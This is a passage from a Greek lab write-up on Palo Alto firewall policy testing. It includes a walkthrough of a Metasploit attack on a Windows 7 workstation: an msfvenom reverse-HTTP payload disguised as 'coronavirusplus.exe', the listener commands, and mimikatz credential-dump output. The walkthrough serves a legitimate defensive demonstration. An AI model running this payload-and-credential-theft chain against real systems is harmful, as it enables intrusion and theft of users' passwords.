


Εικόνα 146 - Ένταξη των Services



Εικόνα 147 - Ένταξη του Security Profile


Επιπρόσθετα, δημιουργούμε μια νέα πολιτική για τον Server μας που έχει την IP διεύθυνση 192.168.2.10. Την πολιτική αυτή την ονομάσαμε “Server” (Εικόνα 148) και το μόνο που έχει ως περιορισμό είναι το Security Profile “WS_Security_Settings”.



Εικόνα 148 - Δημιουργία πολιτικής για τον Server


5.6. Δοκιμή νέας παραμετροποίησης

Χρησιμοποιώντας ένα από τα workstations και έχοντας συνδεθεί στο domain με τον χρήστη “ds1_user” ανοίγουμε τον browser και προσπαθούμε να μπούμε στο google.com για να πραγματοποιήσουμε μια αναζήτηση. Στην Εικόνα 149 βλέπουμε ότι δεν έχουμε πρόσβαση στη μηχανή αναζήτησης της google.




Εικόνα 149 - Αδυναμία πρόσβασης στο google

Από το TAB “Monitor” στο menu “Logs” και στη συνέχεια στο “Traffic”, μπορούμε να δούμε που είναι το πρόβλημα. Εντοπίζουμε (Εικόνα 150) τις γραμμές όπου που μας ενδιαφέρουν. Διαπιστώνουμε ότι έχουμε “deny” στον χρήστη “ds\ds1_user”, μας βοηθάει ο User-ID Agent εδώ ώστε να γνωρίζουμε επακριβώς τον χρήστη, για το Application “google-base”. Το συγκεκριμένο application δεν το έχουμε ορίσει σε κάποια πολιτική για να επιτραπεί η χρήση του και βλέπουμε ότι εφαρμόζεται ο κανόνας που προκύπτει από το “interzone-default”, όπως έχει καθοριστεί άλλωστε στην ενότητα 3.6.2.



Εικόνα 150 - Αποκλεισμός της μηχανής αναζήτησης της google


Στην συνέχεια εφόσον το επιθυμούμε προχωράμε στη διορθωτική ενέργεια. Στο Application Group με την ονομασία “WS_Apps” (Εικόνα 151), δοκιμάζουμε πάλι και βλέπουμε στα logs ότι η κίνηση έχει επιτραπεί (Εικόνα 152).



Εικόνα 151 - Προσθήκη του google-base στα επιτρεπτά Applications

Εικόνα 152 - Τα νέα logs που φαίνεται ότι το google έχει επιτραπεί


Δοκιμάζουμε και ένα Application, το “Napster”, που ξέρουμε ότι δεν το έχουμε επιτρέψει. Βλέπουμε ότι ο κανόνας μας λειτουργεί. Στην οθόνη του χρήστη εμφανίζεται το μήνυμα σχετικά με τον αποκλεισμό, όπως το έχουμε καθορίσει στην ενότητα 3.7, αλλά και ο διαχειριστής βλέπει την ανάλογη εγγραφή στα logs (Εικόνα 153).



Εικόνα 153 - Το Napster είναι αποκλεισμένο


6. Σενάριο επίθεσης σε workstation

Στο κεφάλαιο αυτό θα παρουσιάσουμε την δυνατότητα του Palo Alto να ανιχνεύει, να καταγράφει και να σταματάει απειλές. Στο σχήμα που παρουσιάσαμε στο κεφάλαιο 4, θα προσθέσουμε και τον επιτιθέμενο. Ο επιτιθέμενος θα είναι ένα vm με λειτουργικό Kali Linux όπως έχει καταγραφεί στην ενότητα 1.2, το οποίο θα βρίσκεται εκτός του VMware, θα ανήκει στο φυσικό μας δίκτυο το οποίο σε πραγματικές συνθήκες θα ήταν το διαδίκτυο. Στην Εικόνα 154 παρουσιάζεται σχηματικά η δομή που θα έχει το δίκτυό μας.



Εικόνα 154 - Τοπολογία δικτύου με Kali Linux

Εγκαθιστούμε το Kali Linux στο VMware με βάση τις οδηγίες της ενότητας 2.2. Πριν ξεκινήσουμε όμως τη λειτουργία του vm θα πρέπει, όπως έχουμε καθορίσει, να το εντάξουμε στο φυσικό μας δίκτυο. Το φυσικό δίκτυό μας, ο DHCP server του router μας, μας δίνει διευθύνσεις 10.10.10.0/24. Στο Kali Linux θα αποδώσουμε την διεύθυνση 10.10.10.99 είτε μέσα από το router είτε απευθείας στο vm. Ορίζουμε το Network Adapter του νέου vm σε “Bridged: Connected directly to the physical network” (Εικόνα 155).




Εικόνα 155 - Kali Linux σε bridged mode

Το workstation που θα αποτελέσει το στόχο μας, έχει λειτουργικό Windows 7 Pro 64bit SP1. Στον υπολογιστή αυτό δεν υπάρχει κανένα antivirus ή internet security, ενώ και το firewall των windows είναι απενεργοποιημένο. Η μόνη διαθέσιμη προστασία προέρχεται από το Palo Alto. Χρησιμοποιώντας το Metasploit, που είναι διαθέσιμο στο Kali Linux, θα δημιουργήσουμε ένα αρχείο που θα χρησιμοποιεί το port 80 ώστε να αποκτήσουμε πρόσβαση στο θύμα μας. Από το Kali Linux θα επιδιώξουμε να πάρουμε τα credentials του χρήστη του workstation, ο οποίος είναι ο ds1_user και έχει κάνει login σε αυτό. Η μεταφορά του αρχείου προϋποθέτει την χρήση τεχνικών social engineering, τόσο για τη μεταφορά του αρχείου όσο και για την εκτέλεσή του. Δεν θα ασχοληθούμε εδώ με το πως ακριβώς μπορεί να επιτευχθεί αυτό, καθώς οι τρόποι είναι πολλοί.

6.1. Δημιουργία αρχείου με το Metasploit


Σκοπός μας είναι να δημιουργήσουμε ένα αρχείο το οποίο ο χρήστης θα εκτελέσει. Για να γίνει αυτό και γνωρίζοντας ότι το workstation στόχος είναι windows 64bit πρέπει να επιλέξουμε ένα από το κατάλληλα payloads από τα διαθέσιμα του Metasploit.

Αρχικά εκτελούμε το Metasploit στο Kali Linux. Αφού ανοίξει το Metasploit δίνουμε την εντολή “show payloads” για να εμφανισθούν όλα τα payloads (Εικόνα 156). Από την διαθέσιμη λίστα (Εικόνα 157) επιλέγουμε με κριτήριο το λειτουργικό σύστημα, windows 64bit, τον τρόπο που θα γίνει η επικοινωνία, http και το τι θέλουμε να επιτύχουμε, Meterpreter shell.




Εικόνα 156 - Εκκίνηση Metasploit και εντολή εμφάνισης payloads

Επιλέξαμε το “windows/x64/metrpreter_reverse_http” από τα διαθέσιμα payloads και τώρα θα πρέπει να δημιουργήσουμε ένα εκτελέσιμο αρχείο exe.




Εικόνα 157 - Η λίστα με μερικά από τα payloads

Χρησιμοποιούμε την εντολή msfvenom, με την ακόλουθη σύνταξη: “msfvenom -p windows/x64/meterpreter_reverse_http LHOST=10.10.10.99 LPORT=80 -f exe -o coronavirusplus.exe” (Εικόνα 158). Στις παραμέτρους τις εντολής υπάρχει ως LHOST η IP διεύθυνση του Kali Linux, σε κανονικές συνθήκες θα ήταν μια real Internet IP διεύθυνση, LPORT έχει δηλωθεί το port επικοινωνίας που χρησιμοποιείται και για το web και το όνομα του παραγόμενου αρχείου είναι το “coronavirusplus.exe”.



Εικόνα 158 - Δημιουργία αρχείου με το msfvenom


Το αρχείο μεταφέρεται στην επιφάνεια εργασίας του θύματος (Εικόνα 159). Σε λίγο το θύμα θα πρέπει να το εκτελέσει.



Εικόνα 159 - Το εκτελέσιμο με το payload

6.2. Δημιουργία του listener

Στο Kali Linux, πρέπει τώρα να δημιουργηθεί ο listener που θα αναλάβει την διαχείριση της επικοινωνίας με τον απομακρυσμένο υπολογιστή-θύμα, με τη χρήση του payload που έχουμε επιλέξει. Εξακολουθούμε να δουλεύουμε στο Kali Linux και στο Metasploit. Δίνουμε αρχικά την εντολή “use multi/handler” (Εικόνα 160). Δηλώνουμε στη συνέχεια το payload που θα χρησιμοποιήσουμε “set payload windows/x64/meterpreter_reverse_http”. Ακολουθεί ο ορισμός της IP διεύθυνσης του Kali Linux μηχανήματός μας με την εντολή “set LHOST 10.10.10.99” και του port που θα περιμένει την επικοινωνία ο listener με την εντολή “set LPORT 80”. Τέλος δίνουμε την εντολή “exploit” και ο listener ξεκινάει.




Εικόνα 160 - Δημιουργία listener

6.3. Επίθεση χωρίς την προστασία του Palo Alto

Η προσπάθεια που θα κάνουμε βασίζεται στο γεγονός ότι στο Palo Alto θα ενεργοποιηθεί η πολιτική που φτιάξαμε στην ενότητα 3.6.2 με την ονομασία "IN_TO_OUT_Allow_All". Από το TAB "Policies" επιλέγουμε το menu "Security". Επιλέγουμε την ενεργή πολιτική "ws" και πατάμε το "Disable" στο κάτω μέρος της οθόνης, το ίδιο κάνουμε και για την πολιτική "Server" (Εικόνα 161). Αντίθετα επιλέγουμε την πολιτική "IN_TO_OUT_Allow_All" και πατάμε το "Enable" στο κάτω μέρος της οθόνης. Πλέον εφαρμόζεται η πολιτική που δεν έχει κάποια profiles σχετικά με ασφάλεια.


Εικόνα 161 - Ενεργοποίηση μη ασφαλούς πολιτικής

Στη συνέχεια, αφού το θύμα έχει πεισθεί σχετικά με την αξιοπιστία του αρχείου που έχει στην επιφάνεια εργασίας του, το εκτελεί. Στον listener που έχουμε φτιάξει, στην ενότητα 6.2 παραπάνω, υπάρχει πλέον δραστηριότητα και εγκαθίσταται σύνδεση Meterpreter (Εικόνα 162).



Εικόνα 162 - Meterpreter σύνδεση

Ο κανόνας που έχουμε ενεργοποιήσει στο Palo Alto δεν έχει καμία προστασία και το Palo Alto απλά αναγνωρίζει και επιτρέπει την κίνηση ως web-browsing (Εικόνα 163) αφού το payload που επιλέξαμε χρησιμοποιεί το port 80. Την συγκεκριμένη καταγραφή μπορούμε να τη δούμε από το TAB "Monitor" στο menu "Logs" επιλέγοντας το "Traffic", στο web interface του Palo Alto.



Εικόνα 163 - Καταγραφή σύνδεσης Meterpreter από το Palo Alto

Συνεχίζουμε την επίθεσή μας δίνοντας εντολές μέσα από το Meterpreter session. Η πρώτη είναι η “sysinfo” που μας επιστρέφει πληροφορίες για το λειτουργικό σύστημα του υπολογιστή, το domain (Εικόνα 164) κλπ.. Σκοπός μας, όπως έχουμε αναφέρει στην αρχή αυτού του κεφαλαίου, είναι να κλέψουμε τα credentials ενός συνδεδεμένου χρήστη.

```
meterpreter > sysinfo
Computer        : USER-PC1
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : DS
Logged On Users : 2
Meterpreter     : x64/windows
```

Εικόνα 164 - Sysinfo

Στην Εικόνα 165, εκτελούμε την εντολή “load mimikatz” ώστε να φορτωθεί το εργαλείο mimikatz στο meterpreter session. Τέλος εκτελούμε μια από τις εντολές του mimikatz που είναι η “wdigest” και βλέπουμε ότι έχουμε ανακτήσει πλήρως το όνομα χρήστη “ds1_user” και το password “12345!@#$qs”.

```
meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 7 (Build
 7601, Service Pack 1).). Did you mean to 'load kiwi' instead?
Success.
meterpreter > wdigest
[!] Not currently running as SYSTEM
[*] Attempting to getprivs ...
[+] Got SeDebugPrivilege.
[*] Retrieving wdigest credentials
wdigest credentials
==================

AuthID    Package    Domain        User          Password
------    -------    ------        ----          --------
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;50521   NTLM
0;122625  Kerberos   DS            ds1_user      12345!@#$%qs
0;996     Negotiate  DS            USER-PC1$     75 7e 05 77 17 69 1a ef f9 f8
1a ad b8 40 86 fd 2b 2b ac 19 25 e5 4f 17 9a 96 a2 67 0a d7 6e 7c 15 cd 02 2e 13
```


Εικόνα 165 - Ανακτώντας credentials του θύματος

6.4. Επίθεση με την χρήση προστασίας του Palo Alto

Ακολουθώντας παρόμοια βήματα όπως στην προηγούμενη ενότητα, απενεργοποιούμε την πολιτική “IN_TO_OUT_Allow_All” και ενεργοποιούμε την “ws” και “server” (Εικόνα 166) που είναι οι ασφαλείς πολιτικές με βάση όσα έχουμε ορίσει στην ενότητα 5.5.


Εικόνα 166 - Ενεργοποίηση ασφαλών πολιτικών για δοκιμή meterpreter

Ενεργοποιούμε και πάλι τον listener στο Kali Linux όπως ακριβώς το περιγράψαμε στην ενότητα 6.2 και ο χρήστης εκτελεί και πάλι την κακόβουλη εφαρμογή που βρίσκεται στην επιφάνεια εργασίας του με το όνομα “coronavirusplus.exe”. Ελέγχουμε τον listener, αλλά αυτή τη φορά όλες οι προσπάθειες για δημιουργία σύνδεσης meterpreter διακόπτονται (Εικόνα 167).



Εικόνα 167 - Αδυναμία σύνδεσης meterpreter


Μεταβαίνουμε στο Palo Alto web interface και επιλέγουμε το TAB “Monitor”, το menu “Logs” και το “Traffic”. Η συγκεκριμένη κίνηση έχει ανιχνευθεί ως “threat” (Εικόνα 168).



Receive Time	Type	From Zone	To Zone	Source	Source User	Destination	To Port	Application	Action	Rule	Session End Reason	Bytes
03/29 21:23:19	start	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	n/a	506
03/29 21:23:19	start	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	n/a	506
03/29 21:23:06	end	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	threat	4.9k
03/29 21:22:57	end	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	tcp-fin	19.2k
03/29 21:22:45	start	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	n/a	506
03/29 21:22:45	start	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	n/a	506
03/29 21:22:31	end	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	threat	4.9k
03/29 21:22:22	end	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	tcp-fin	19.2k
03/29 21:22:11	start	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	n/a	506
03/29 21:22:11	start	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	n/a	506
03/29 21:21:57	end	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	threat	9.3k
03/29 21:21:48	end	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	tcp-fin	19.2k
03/29 21:21:35	start	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	n/a	506
03/29 21:21:35	start	Trusted	Untrusted	192.168.2.22		10.10.10.99	80	web-browsing	allow	ws	n/a	506


Εικόνα 168 - Traffic monitor της απειλής

